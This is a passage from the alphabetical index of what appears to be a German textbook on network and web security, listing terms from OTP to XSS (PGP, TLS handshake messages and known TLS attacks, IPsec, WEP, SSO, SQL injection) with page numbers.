- OTP, 25
- PAP, 39
- passiven Angriff, 5
- Password, 24
- Password Authentication Protocol, 39
- Pay-TV, 127
- PCT, 157
- PEM, 246
- Perfect Forward Secrecy, 99
- PFS, 99
- PGP, 198
 - 2.62, 201
 - 5.0, 204
 - ADK, 217
 - Klima-Rosa-Angriff, 220
 - OpenPGP, 207
 - Paketstruktur, 208
 - Phil Zimmermann, 199
 - Radix64, 216
 - Web of Trust, 206
- Pharming, 188
- Phishing, 24, 188
- Photuris, 100
- PKCS, 232
- Plaintext Checking Oracle, 321
- Point-to-Point Tunneling Protocol, 42
- Point-to-Point-Protocol, 38
- Port Scans, 6
- PPP, 38
- PPTP, 42
- PPTPv2, 48
- Pseudozufallsfunktionen, 15
- Public-Key-Verfahren, 16
- Query String, 288
- RADIUS, 52
- RC4, 60
- Replay-Angriff, 29
- Roaming, 73
- Routing, 83
- RSA-Algorithmus, 19
- S/MIME, 230
- CMS, 242
- IMAP, 249
- PKCS#7, 242
- POP3, 249
- Schlüsselmanagement, 240

- Signatur, 237
- Verschlüsselung, 235
- Zertifikate, 241
- SA, 87
- SAD, 87
- Same Origin Policy, 284
- second preimage resistance, 14
- Secure HTTP, 152
- Security Association, 87
- Security Association Database, 87
- Security Parameters Index, 87
- Security Policy Database, 88
- SHA-1, 14
- SHA-2, 14
- SHA-3, 14
- SIM, 73
- Single-Sign-On, 299
- SKEME, 102
- SKIP, 85
- SPD, 88
- SPI, 87
- SQL Injection, 296
- SQLi, 296
- SRES, 73
- SSID, 58
- SSL, 158
 - 2.0, 156
 - 3.0, 158
 - 3.1, 172
 - Handshake, 160
 - Record Layer, 159
- SSO, 299
 - Microsoft Passport, 301
 - OpenID, 304
 - SAML, 322
- Station-to-Station-Protokoll, 99
- Stromchiffren, 13
- STS, 99
- Subscriber Identification Modules, 73
- TCP, 3
- Time-To-Live, 82
- TLS, 172
 - 1.0, 172
 - 1.1, 195
 - 1.2, 195
 - Alert, 172
 - B.E.A.S.T., 185
 - Bleichenbacher-Angriff, 181
 - C.R.I.M.E., 185
 - Ciphersuite, 166
 - Ciphersuites, 177
 - Client Authentication, 163
 - Diffie-Hellman, 169
 - DTLS, 180
 - EV-Zertifikate, 193
 - Handshake, 160
 - Certificate, 161, 167, 171
 - CertificateRequest, 171
 - CertificateVerify, 176
 - ChangeCipherSpec, 162, 169
 - ClientHello, 161, 165
 - ClientKeyExchange, 162, 167
 - ClientRandom, 161
 - Finished, 162, 169, 177
 - Premaster Secret, 162
 - Random, 165
 - ServerHello, 161, 165
 - ServerKeyExchange, 161
 - ServerRandom, 162
 - Session_ID, 161
 - Verify, 171
- Heartbleed, 179
- HMAC, 174
- Lucky13, 186
- PRF, 174
- Record Layer, 159
- RSA, 168
- Schlüsselmaterial, 176
- Verkürzter Handshake, 163
- Transmission Control Protocol, 3
- Transport Mode, 91
- TTL, 82
- Tunnel Mode, 92
- UDP, 3
- UMTS, 74
- Universal Mobile Telecommunications System, 74
- URI, 282
- URL, 282
- User Datagram Protocol, 3
- Username, 24
- Visual Spoofing, 188
- vLAN, 57
- Wörterbuchangriff, 24, 43
- Web 2.0, 286
- Webanwendung, 279
- WEP, 59
 - KSA, 60
 - PRGA, 61
- Whitelisting, 57
- Wi-Fi Protected Access, 66
- Wired Equivalent Privacy, 59
- WPA, 66
- XML, 308
 - Encryption, 319
 - Namespaces, 312
 - SAML, 322
 - Schema, 313
 - Signature, 317
 - XPath, 315
 - XSLT, 316
- XSS, 290